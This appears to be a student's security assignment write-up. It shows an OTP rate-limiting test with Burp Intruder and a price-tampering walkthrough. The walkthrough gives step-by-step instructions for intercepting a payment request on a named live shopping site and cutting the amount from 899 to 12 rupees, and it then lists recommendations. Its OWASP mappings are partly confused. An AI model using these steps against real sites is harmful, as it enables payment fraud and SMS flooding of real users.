
Go to payload tab and select payload setting as


From 1

To 100


And start the attack

Attack started





We received all 100 otps so its vulnerable to no rate limiting


10:46
CP-YOLOBS
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
7925 is your YoloBus OTP (valid only for 10 minutes)
2 new messages
Can't reply to this short code
Learn more

PART B

Perform a Parameter(price) tampering on any 2 websites and Prepare

clear Documentation

1. Vulnerability Title: Parameter Price tampering

2. CVSS score:

3. Relate with OWSP top 10

   A2: Broken Authentication and A07:2021-Identification and Authentication Failures

   Parameter Price Tampering can exploit weaknesses in the application's session management or user authentication mechanisms, allowing unauthorized users to manipulate price parameters during transactions.

   A8: Insecure Deserialization and A08:2021-Software and Data Integrity Failures

   Parameter Price Tampering involves manipulating data passed between the client and server, which can exploit vulnerabilities in how the application deserializes or processes this data. Attackers may tamper with serialized price parameters to achieve unauthorized discounts or underpayments.

4. Description

   Parameter Price Tampering is a type of attack where an attacker manipulates the price parameter in a web application's request to modify the price of a product during the purchase process. This manipulation can lead to unauthorized discounts, underpayment, or overpayment for products/services.

5. Detailed explanations

   This vulnerability occurs due to inadequate validation or insufficient integrity checks on the price parameter within the application's backend. Attackers exploit this weakness by intercepting the request using tools like Burp Suite and modifying the price parameter to a lower value before the transaction is finalized.

6. Impact
   Financial Loss: The organization may suffer financial losses due to underpayment for products/services.
   Reputation Damage: Customers may lose trust in the organization if they discover the vulnerability has been exploited, leading to a tarnished reputation.
   Legal Consequences: Engaging in fraudulent activities such as price tampering can result in legal actions against the organization and the attacker.


7. Recommendations
   Input Validation: Implement strict input validation mechanisms to ensure that price parameters are within expected ranges and formats.
   Secure Communication: Utilize HTTPS to encrypt communication between the client and server, preventing interception and modification of requests.
   Session Integrity Checks: Implement session integrity checks to detect and prevent tampering attempts during the transaction process.
   Monitor Transactions: Monitor transactions for irregularities or unexpected price changes, which may indicate exploitation attempts.

8. References
   https://suneets1ngh.medium.com/parameter-tampering-ddd9b3de0da8


9. Step by step procedure
   STEP 1: Turn on Burp suite and open the browser
   STEP 2: In browser enter this website link https://www.moglix.com/
   STEP 3: Select any product
   STEP 4: Click on buy now and enter the details and save address
   STEP 5: click on Pay Online
   STEP 6: Select Wallet option
   STEP 7: select on airtel payment mode
   STEP 8: Before clicking on PAY open burp suite and turn on the intercept
   STEP 9: Now click on Pay button
   STEP 10: on burp suite in bottom search bar enter the amount 899 and click on forward until you get highlighted figure as 899
   Remember you will get 4-5 times highlighted 899 value but only when you found amount=899 or amt=899 then change that amount and turn off the intercept
   STEP 11: Tamper the amount from 899 rs to 12 rs
   Step 12: Price changed
   Step 1: Now stop the process don't buy its illegal

TARGET 1: https://www.moglix.com/


STEP 1: Turn on Burp suite and open the browser




STEP 2: In browser enter this website link https://www.moglix.com/




STEP 3: Select any product




STEP 4: Click on buy now and enter the details and save address




STEP 5: click on Pay Online




STEP 6: Select Wallet option




STEP 7: select on airtel payment mode



STEP 8: Before clicking on PAY open burp suite and turn on the intercept

